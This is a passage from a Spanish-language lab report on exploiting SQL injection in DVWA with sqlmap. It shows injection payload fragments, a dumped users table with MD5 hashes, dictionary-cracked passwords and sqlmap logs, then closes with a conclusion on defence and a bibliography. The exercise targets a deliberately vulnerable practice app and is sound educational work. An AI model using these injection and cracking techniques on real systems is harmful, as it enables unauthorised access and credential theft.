
Muestra el **proceso de crackeo de contraseñas** usando el diccionario por defecto. Se logra el *crackeo* exitoso de varios *hashes* y se listan las contraseñas originales, como **hacked**, **charley**, **letmein** y **password**.




El resultado final (el *dump* de la tabla users con las contraseñas ya crackeadas y añadidas entre paréntesis).




Muestra los tipos de inyección confirmados y los *payloads* (id=1' OR NOT 2951=2951..., id=1' UNION ALL SELECT CONCAT...) utilizados para la explotación, que incluyen ataques ciegos (blind), basados en errores y de unión (UNION).




- Continúa el *dump* de la base de datos dvwa. **sqlmap** detecta que la columna password contiene *hashes* de contraseña y solicita si desea guardarlos y crackearlos.




- Muestra el inicio del **ataque de diccionario (dictionary-based attack)** contra los *hashes* MD5, donde la herramienta comienza a probar palabras de una lista.



- Continúa el proceso de crackeo, mostrando a sqlmap probando sufijos comunes (como '1', '12', '23', '!') para aumentar las probabilidades de éxito.




- Muestra el resultado final del *dump* de la tabla users de DVWA. Las contraseñas han sido crackeadas y se muestran en texto claro entre paréntesis junto a sus *hashes*: **admin** $\rightarrow$ **hacked**, **gordonb** $\rightarrow$ **abc123**, **smithy** $\rightarrow$ **password**, etc.



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+-----------+-----------+
| user_id | user    | avatar                                                | password                                 | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------+-----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 4d4098d64e163d2726959455d046fd7c (hacked)   | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+-----------+-----------+
```

- Confirma que la tabla dvwa.users ha sido **"dumped" (extraída)** a un archivo CSV en el disco local y que el proceso de sqlmap ha finalizado.



```
[21:45:51] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.52.128/dump/dvwa/users.csv'
[21:45:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.52.128'

[*] ending @ 21:45:51 /2025-10-24/
```

Conclusión

El ejercicio de análisis y explotación de vulnerabilidades en un entorno virtual refleja la importancia de mantener configuraciones seguras en sistemas y aplicaciones web para evitar accesos no autorizados. Las herramientas de reconocimiento y ataque como Nmap y sqlmap permiten detectar deficiencias que, si no son mitigadas, pueden ser

aprovechadas por actores malintencionados. La práctica realizada demuestra que una adecuada gestión de la red, aplicaciones y sistemas de autenticación, junto con una vigilancia constante, son fundamentales para garantizar la seguridad en entornos reales. La sensibilización acerca de estos riesgos es el primer paso para fortalecer las defensas de los sistemas informáticos.

Bibliografía

- Metasploit framework. (s/f). Kali Linux. Recuperado el 7 de septiembre de 2025, de https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/
- Jose Malacara. (2024, September 18). *¿Qué es el protocolo SSL/TLS?* [Video]. YouTube. https://www.youtube.com/watch?v=D9-UHM9cWqg
- *Home - OWASP Top 10:2021*. (n.d.). https://owasp.org/Top10/es/
- The Coder Cave, Programación y Tecnología. (2025, April 5). *Curso de SEGURIDAD en Programación - OWASP Top 10 - Aprende A PROTEGER Tus Aplicaciones* [Video]. YouTube. https://www.youtube.com/watch?v=jVLcvLB4IJs